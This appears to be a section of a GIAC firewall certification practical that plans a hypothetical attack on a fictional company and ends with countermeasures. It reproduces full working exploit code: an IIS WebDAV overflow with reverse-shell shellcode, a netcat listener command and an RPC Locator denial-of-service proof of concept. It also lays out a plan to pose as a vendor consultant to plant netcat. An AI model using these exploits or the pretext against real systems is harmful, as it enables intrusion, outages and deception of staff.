I found a set of exploits on SecurityFocus' website(http://www.securityfocus.com/bid/7116/exploit/) and chose to deploy "wbr.c"

to get a command shell on the machine. When downloading freeware from the Internet, a user is always incurring the risk that the software may contain Trojan code of some description. I therefore took the time to contact my colleagues in the field and ask about the script. Following verification that it was cosure and widely in deployment for testing and research purposes, I downloaded it to my own PC.

The code looks as follows:

```
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

/*****************************************************************/
/*     [Crpt] ntdll.dll exploit trough WebDAV by kralor [Crpt]     */
/* ------------------------------------------------------------- */
/*     this is the exploit for ntdll.dll through WebDAV.           */
/*     run a netcat ex: nc -L -vv -p 666                           */
/*     wb server.com your_ip 666 0                                 */
/*     the shellcode is a reverse remote shell                     */
/*     you need to pad a bit.. the best way I think is launching   */
/*     the exploit with pad = 0 and after that, the server will be */
/*     down for a couple of seconds, now retry with pad at 1       */
/*     and so on..pad 2.. pad 3.. if you haven't the shell after   */
/*     something like pad at 10 I think you better to restart from */
/*     pad at 0. On my local IIS the pad was at 1 (0x00110011) but */
/*     on all the others servers it was at 2,3,4, etc..sometimes   */
/*     you can have the force with you, and get the shell in 1 try */
/*     sometimes you need to pad more than 10 times ;)             */
/*     the shellcode was coded by myself, it is SEH + ScanMem to   */
/*     find the famous offsets (GetProcAddress)..                  */
/*     I know I code like a pig, my english sucks, and my tech too */
/*     it is my first exploit..and my first shellcode..sorry :P    */
/*     if you have comments feel free to mail me at:               */
/*     mailto: kralor@coromputer.net                               */
/*     or visit us at www.coromputer.net . You can speak with us   */
/*     at IRC undernet channel #coromputer                         */
/*     ok now the greetz:                                         */
/*     [El0d1e] to help me find some information about the bug :)  */
/*     tuck_ to support me ;)                                      */
/*     and all my friends in coromputer crew! hein les poulets! =) */
/*                                                               */
/*     Tested by Rafael [RaFa] Nunez  rnunez@scientech.com.ve      */
/*                                                                 */
/*     (take off the WSAStartup, change the closesocket, change    */
/*       headers and it will run on linux boxes ;pPpPpP ).         */
/*                                                                 */
/*****************************************************************/


#include &lt;winsock.h&gt;
#include &lt;windows.h&gt;
#include &lt;stdio.h&gt;

#pragma comment (lib,"ws2_32")
```

```
char shellc0de[] =

"\x55\x8b\xec\x33\xc9\x53\x56\x57\x8d\x7d\xa2\xb1\x25\xb8\xcc\xcc"

"\xcc\xcc\xf3\xab\xeb\x09\xeb\x0c\x58\x5b\x59\x5a\x5c\x5d\xc3\xe8"

"\xf2\xff\xff\xff\x5b\x80\xc3\x10\x33\xc9\x66\xb9\xb5\x01\x80\x33"

"\x95\x43\xe2\xfa\x66\x83\xeb\x67\xfc\x8b\xcb\x8b\xf3\x66\x83\xc6"

"\x46\xad\x56\x40\x74\x16\x55\xe8\x13\x00\x00\x00\x8b\x64\x24\x08"

"\x64\x8f\x05\x00\x00\x00\x00\x58\x5d\x5e\xeb\xe5\x58\xeb\xb9\x64"

"\xff\x35\x00\x00\x00\x00\x64\x89\x25\x00\x00\x00\x00\x48\x66\x81"

"\x38\x4d\x5a\x75\xdb\x64\x8f\x05\x00\x00\x00\x00\x5d\x5e\x8b\xe8"

"\x03\x40\x3c\x8b\x78\x78\x03\xfd\x8b\x77\x20\x03\xf5\x33\xd2\x8b"

"\x06\x03\xc5\x81\x38\x47\x65\x74\x50\x75\x25\x81\x78\x04\x72\x6f"

"\x63\x41\x75\x1c\x81\x78\x08\x64\x64\x72\x65\x75\x13\x8b\x47\x24"

"\x03\xc5\x0f\xb7\x1c\x50\x8b\x47\x1c\x03\xc5\x8b\x1c\x98\x03\xdd"

"\x83\xc6\x04\x42\x3b\x57\x18\x75\xc6\x8b\xf1\x56\x55\xff\xd3\x83"

"\xc6\x0f\x89\x44\x24\x20\x56\x55\xff\xd3\x8b\xec\x81\xec\x94\x00"

"\x00\x00\x83\xc6\x0d\x56\xff\xd0\x89\x85\x7c\xff\xff\xff\x89\x9d"

"\x78\xff\xff\xff\x83\xc6\x0b\x56\x50\xff\xd3\x33\xc9\x51\x51\x51"

"\x51\x41\x51\x41\x51\xff\xd0\x89\x85\x94\x00\x00\x00\x8b\x85\x7c"

"\xff\xff\xff\x83\xc6\x0b\x56\x50\xff\xd3\x83\xc6\x08\x6a\x10\x56"

"\x8b\x8d\x94\x00\x00\x00\x51\xff\xd0\x33\xdb\xc7\x45\x8c\x44\x00"

"\x00\x00\x89\x5d\x90\x89\x5d\x94\x89\x5d\x98\x89\x5d\x9c\x89\x5d"

"\xa0\x89\x5d\xa4\x89\x5d\xa8\xc7\x45\xb8\x01\x01\x00\x00\x89\x5d"

"\xbc\x89\x5d\xc0\x8b\x9d\x94\x00\x00\x00\x89\x5d\xc4\x89\x5d\xc8"

"\x89\x5d\xcc\x8d\x45\xd0\x50\x8d\x4d\x8c\x51\x6a\x00\x6a\x00\x6a"

"\x00\x6a\x01\x6a\x00\x6a\x00\x83\xc6\x09\x56\x6a\x00\x8b\x45\x20"
        "\xff\xd0"
        "CreateProcessA\x00LoadLibraryA\x00ws2_32.dll\x00WSASocketA\x00"
        "connect\x00\x02\x00\x02\x9A\xC0\xA8\x01\x01\x00"
        "cmd" // don't change anything..
        "\x00\x00\xe7\x77" // offsets of kernel32.dll for some win ver..
        "\x00\x00\xe8\x77"
        "\x00\x00\xf0\x77"
        "\x00\x00\xe4\x77"
```

```
        "\x00\x88\x3e\x04" // win2k3
        "\x00\x00\xf7\xbf" // win9x =P
        "\xff\xff\xff\xff";

int test_host(char *host)
{
      char search[100]="";
      int sock;
      struct hostent *heh;
      struct sockaddr_in hmm;
      char buf[100] ="";

      if(strlen(host)&gt;60) {
            printf("error: victim host too long.\r\n");
            return 1;
      }

  if ((heh = gethostbyname(host))==0){
    printf("error: can't resolve '%s'",host);
    return 1;
  }

  sprintf(search,"SEARCH / HTTP/1.1\r\nHost: %s\r\n\r\n",host);
  hmm.sin_port = htons(80);
  hmm.sin_family = AF_INET;
  hmm.sin_addr = *((struct in_addr *)heh-&gt;h_addr);

  if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1){
    printf("error: can't create socket");
    return 1;
  }

  printf("Checking WebDav on '%s' ... ",host);

  if ((connect(sock, (struct sockaddr *) &amp;hmm, sizeof(hmm))) == -1){
    printf("CONNECTING_ERROR\r\n");
    return 1;
  }
      send(sock,search,strlen(search),0);
      recv(sock,buf,sizeof(buf),0);
if(buf[9]=='4'&amp;&amp;buf[10]=='1'&amp;&amp;buf[11]=='1')
      return 0;
      printf("NOT FOUND\r\n");
      return 1;
}

void help(char *program)
{
      printf("syntax: %s &lt;victim_host&gt; &lt;your_host&gt;
&lt;your_port&gt; [padding]\r\n",program);
      return;
}

void banner(void)
{
      printf("\r\n\t  [Crpt] ntdll.dll exploit trough WebDAV by kralor
[Crpt]\r\n");
```

```
      printf("\t\twww.coromputer.net &amp;&amp; undernet
#coromputer\r\n\r\n");
      return;
}

void main(int argc, char *argv[])
{
      WSADATA wsaData;
      unsigned short port=0;
      char *port_to_shell="", *ip1="", data[50]="";
      unsigned int i,j;
      unsigned int ip = 0 ;
      int s, PAD=0x10;
      struct hostent *he;
      struct sockaddr_in crpt;
      char buffer[65536] ="";
      char request[80000];    // huuuh, what a mess! :)
      char content[] =
           "&lt;?xml version=\"1.0\"?&gt;\r\n"
           "&lt;g:searchrequest xmlns:g=\"DAV:\"&gt;\r\n"
           "&lt;g:sql&gt;\r\n"
           "Select \"DAV:displayname\" from scope()\r\n"
           "&lt;/g:sql&gt;\r\n"
           "&lt;/g:searchrequest&gt;\r\n";

      banner();
      if((argc&lt;4)||(argc&gt;5)) {
            help(argv[0]);
            return;
      }

if(WSAStartup(0x0101,&amp;wsaData)!=0) {
      printf("error starting winsock..");
      return;
      }

if(test_host(argv[1]))
      return;

if(argc==5)
      PAD+=atoi(argv[4]);

printf("FOUND\r\nexploiting ntdll.dll through WebDav [ret:
0x00%02x00%02x]\r\n",PAD,PAD);

      ip = inet_addr(argv[2]); ip1 = (char*)&amp;ip;

shellc0de[448]=ip1[0]; shellc0de[449]=ip1[1]; shellc0de[450]=ip1[2];
shellc0de[451]=ip1[3];

      port = htons(atoi(argv[3]));
      port_to_shell = (char *) &amp;port;
      shellc0de[446]=port_to_shell[0];
      shellc0de[447]=port_to_shell[1];

// we xor the shellcode [xored by 0x95 to avoid bad chars]
 __asm {
```

```
  lea eax, shellc0de
  add eax, 0x34
xor ecx, ecx
mov cx, 0x1b0
wah:
xor byte ptr[eax], 0x95
inc eax
loop wah
}

  if ((he = gethostbyname(argv[1]))==0){
    printf("error: can't resolve '%s'",argv[1]);
    return;
  }

  crpt.sin_port = htons(80);
  crpt.sin_family = AF_INET;
  crpt.sin_addr = *((struct in_addr *)he-&gt;h_addr);

  if ((s = socket(AF_INET, SOCK_STREAM, 0)) == -1){
    printf("error: can't create socket");
    return;
  }

  printf("Connecting... ");

  if ((connect(s, (struct sockaddr *) &amp;crpt, sizeof(crpt))) == -1){
    printf("ERROR\r\n");
    return;
  }
// No Operation.
for(i=0;i&lt;sizeof(buffer);buffer[i]=(char)0x90,i++);
// fill the buffer with the shellcode
for(i=64000,j=0;i&lt;sizeof(buffer)&amp;&amp;j&lt;sizeof(shellc0de)-
1;buffer[i]=shellc0de[j],i++,j++);
// well..it is not necessary..
for(i=0;i&lt;2500;buffer[i]=PAD,i++);

/* we can simply put our ret in this 2 offsets.. */
//buffer[2086]=PAD;
//buffer[2085]=PAD;

      buffer[sizeof(buffer)]=0x00;
      memset(request,0,sizeof(request));
      memset(data,0,sizeof(data));
      sprintf(request,"SEARCH /%s HTTP/1.1\r\nHost: %s\r\nContent-type:
text/xml\r\nContent-Length: ",buffer,argv[1]);
      sprintf(request,"%s%d\r\n\r\n",request,strlen(content));
      printf("CONNECTED\r\nSending evil request... ");
      send(s,request,strlen(request),0);
      send(s,content,strlen(content),0);
      printf("SENT\r\n");
      recv(s,data,sizeof(data),0);
      if(data[0]!=0x00) {
      printf("Server seems to be patched.\r\n");
      printf("data: %s\r\n",data);
      } else
```

```
	printf("Now if you are lucky you will get a shell.\r\n");
	closesocket(s);
	return;
}
```

- -

GIAC Enterprises' webserver will be referenced in this code which will be compiled and directed against the site when I am dialed up to the Internet(my PC is called 'Homer' and it's IP address is this case is 193.64.127.25). Even once this code is successful, I realize that in order to use the victim server to remotely attack the data server, I will need to either:

(c) Remotely install some choice tools
(d) Install them locally on the box

To achieve the former, FTP traffic would have to be allowed from the Internet for me to upload the tools. This is not the case, so the latter strategy will have to be deployed, which will involve carrying out a bit of social engineering.

I will need to persuade the webserver administrators that I am a Compaq consultant and have been asked by management to come onsite and install the new version of Compaq Insight Manager on both the Service and Corporate web servers allowing the admins to be alerted to disk and other hardware faults as they happen. Company policy dictates that remote installation of software through a VPN is prohibited, therefore I need to be onsite to carry out the install. I will in fact though be installing Netcat for Windows (http://www.atstake.com/research/tools/network_utilities/) – the network Swiss Army knife which reads and writes data across network connections using TCP or UDP - to allow me to carry out phase two of the attack. Once I get a command shell on the webserver through the exploit, I will be able to use Netcat for purposes outlined below. Luckily, the webserver administrator is new to the job and a bit naïve, and as such invites me aboard!! I am therefore able to install Netcat on both boxes and attempt to run the run the complied script from home.

To run this script, I deploy Netcat on my own laptop and issue the following command:

```
homer@evilhacker> nc -L -vv -p 666 <DNS name of Kelly's website>
193.64.127.25 666 0
```


The '0' at the end of the line refers to the value assigned to the "PAD" string referenced in the code. We increment this value by one in each issuing of the command until we get a command shell like so:

```
C:\WINNT\system32>
```

Excellent!!! I am aware that this will generate some fairly obvious logs(despite my well-spun story!!), so I must be quick. Kelly has mentioned that her corporate web server takes requests from this server and I will assume this to be through some sort of HTTP(S) call, which will allow for bypassing of the internal firewall. This means that I can re-run the above exploit using the version of Netcat that I installed on the Service Webserver when on-site. The results are again as above.

Now that I am on the Corporate webserver, the plan is to run a command line script to exploit the recent buffer overflow vulnerability in the RPC Locator service discovered by David Litchfield: (http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-001.asp) against the Data Server. I presume that this service is running to allow the corporate web and FNP servers to communicate with the Data server using their network names. The script, which I found at < http://www.securiteam.com/exploits/5MP0I2K9FM.html> will use an RPC call to overrun the Locator buffer and cause the service to fail on the box. My hope is that the failure of this service on the Data server will affect the FNP server such that GIAC staff will not have access to employee records or accounting information. If successful, I could try repeating the trick against Kelly's secondary DNS server as promised earlier!!!

The attacks carried out so far(and to be carried out) can be displayed using the below diagram:



The script code looks as follows:

```
/* Proof of concept, by obscou
 * Locator (RPC Service)
 *
 * Compiling with : Rpcrt4.lib Rpcns4.lib */

#include <stdio.h>
#include <windows.h>
#include <rpc.h>

unsigned char str[]=
"/.:/0000000000000000000000000000000000000000000000000000"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC"
"DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD"
"DDDDDDD"
```

```
"EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE"
"FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"
"GGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGG"
"GGGGGGG"
"HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH"
"HHHHHHH"
"IIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII"
"JJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJ"
"KKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKK
K"
"LLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLL"
"MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM"
"MMMMMMMMMMMM"
"NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN"
"NNNNNNN"
"OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO"
"OOOOOOO"
"PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP"
"QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ"
"QQQQQQQ"
"RRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRR"
"RRRRRRR"
"SSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSS"
"TTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTT";

int main(int argc, char **argv)
{
RPC_STATUS status;
RPC_BINDING_HANDLE IfHandle;
RPC_NS_HANDLE ImportContext;

    unsigned char * pszUuid = (unsigned char * )NULL;
    unsigned char * pszProtocolSequence = (unsigned char * )"ncacn_ip_tcp";
    unsigned char * pszNetworkAddress;
    unsigned char * pszEndpoint = (unsigned char * )NULL;
    unsigned char * pszOptions = (unsigned char * )NULL;
    unsigned char * pszStringBinding = (unsigned char * )NULL;


printf("Win2k Locator Vuln : proof of concept by obscou\n");

  if(argc!=2) {
    printf("Arguments : %s HOST\n",argv[0]);
    return FALSE;
  }

  pszNetworkAddress=(unsigned char * )argv[1];

    status = RpcStringBindingCompose(pszUuid,
                                     pszProtocolSequence,
                                     pszNetworkAddress,
```

```
                        pszEndpoint,
                        pszOptions,
                        &pszStringBinding);
printf("RpcBindingStringCompose...");
if (status!=RPC_S_OK) printf("Error\n"); else printf("Ok\n");

status = RpcBindingFromStringBinding(pszStringBinding,&IfHandle);

printf("RpcBindingFromStringBinding...");
if (status!=RPC_S_OK) printf("Error\n"); else printf("Ok\n");


status = RpcNsBindingImportBegin(RPC_C_NS_SYNTAX_DEFAULT,
  str,
  IfHandle,
  NULL,
  &ImportContext);

status = RpcStringFree(&pszStringBinding);

printf("RpcStringFree...");
if (status!=RPC_S_OK) printf("Error\n"); else printf("Ok\n");

status = RpcBindingFree(&IfHandle);

printf("RpcBindingFree...");
if (status!=RPC_S_OK) printf("Error\n"); else printf("Ok\n");

printf("Done... service might be down...\n");

return TRUE;
}

 -   ----------------------------------------
```

The exploit is proven to work and the RPC Locator Service dies a death. There is much wailing and grinding of teeth within GIAC before the problem is solved and the service is restored.

Of course, the attacks detailed make a number of assumptions:

(1) WebDav is enabled on the Service Web server
(2) IIS runs as LocalSystem on the Web server
(3) RPC Locator service is running on the data server

(4) There is a HTTP(S) call between the Service web server and the Corporate Data/Data Server.
(5) The webserver administrators are gullible enough to believe my story!!

In truth, Kelly's network is well designed and configured, making exploits very difficult, as can be seen from the maximum damage that I could implict on her organization. It would be hard to see additional exploit channels working of the social engineering tactic did not pay off.

4.4.2 CounterMeasures

(1) Obviously ensure that the web servers are patched with SP3 and other hotfixes. Ensure that unnecessary services are disabled on the boxes.
(2) Disable WebDAV, FrontPage Server Extensions and other unneeded features from IIS.
(3) Allow Anonymous Access to the web server and rename the IUSR_<web server name> account to a hard to guess value with limited privileges.
(4) Tie down outbound connections from networking devices. DMZ boxes should not make any such connections.
(5) Tune Network IDS to look out for covert channels. Regular penetration tests should be carried out on the servers on a per criticality basis.
(6) Subscribe to vendor and security newsletters to ensure that knowledge of the most current security builds is maintained.
(7) Educate staff on the dangers of social engineering and ensure that Information Security Policy is successfully communicated.

References:

The below links relate to sites which were used in the writing of this paper and have not previously been referenced in the document material.

Assignment 1:

(1) John Riner's paper - http://www.giac.org/practical/GCFW/JOHN_RINER_GCFW.pdf
(2) Introduction to BGP - http://www.academ.com/nanog/feb1997/BGPTutorial/sld001.htm
(3) CERT Advisory 2002-31 - http://www.cert.org/advisories/CA-2002-31.html

(4) NTP – SANS Course, Day 5(Network Design)

Assignment 2:

(1) Mark Hillick's Paper - http://www.giac.org/practical/GCFW/MARK_HILLICK_GCFW.pdf
(2) Phoneboy FAQ's: Sample Firewall-1 4.1 Configuration with SecureClient - http://www.phoneboy.com/fom-serve/cache/281.html
(3) Phoneboy FAQ's: What should my encryption domain be? - http://www.phoneboy.com/fom-serve/cache/154.html
(4) Hybrid Mode IKE for SecureClient Authentication - http://support.checkpoint.com/kb/docs/public/SecureClient/4_1/pdf/hybrid-2-10.pdf

Assignment 3:

(1) Neohapsis Ports List - http://www.neohapsis.com/neolabs/neo-ports/neo-ports.html
(2) Getting Started with Nmap - http://www.insecure.org/nmap/lamont-nmap-guide.txt

Assignment 4:

(1) CERT Incident Note IN-2000-05 Mstream Distributed DoS - http://www.cert.org/incident_notes/IN-2000-05.html
(2) MStream Attack Tool Description - http://www.webscreen-technology.com/the_problem/mstream.html
(3) Microsoft Security bulletins – www.microsoft.com/technet/
(4) IIS WebDav exploit code - http://downloads.securityfocus.com/vulnerabilities/exploits/wbr.c

(5) Filtering TCP ACK packets with Flow-nFilter - http://www.pairlist.net/pipermail/flow-tools/2003-February/001090.html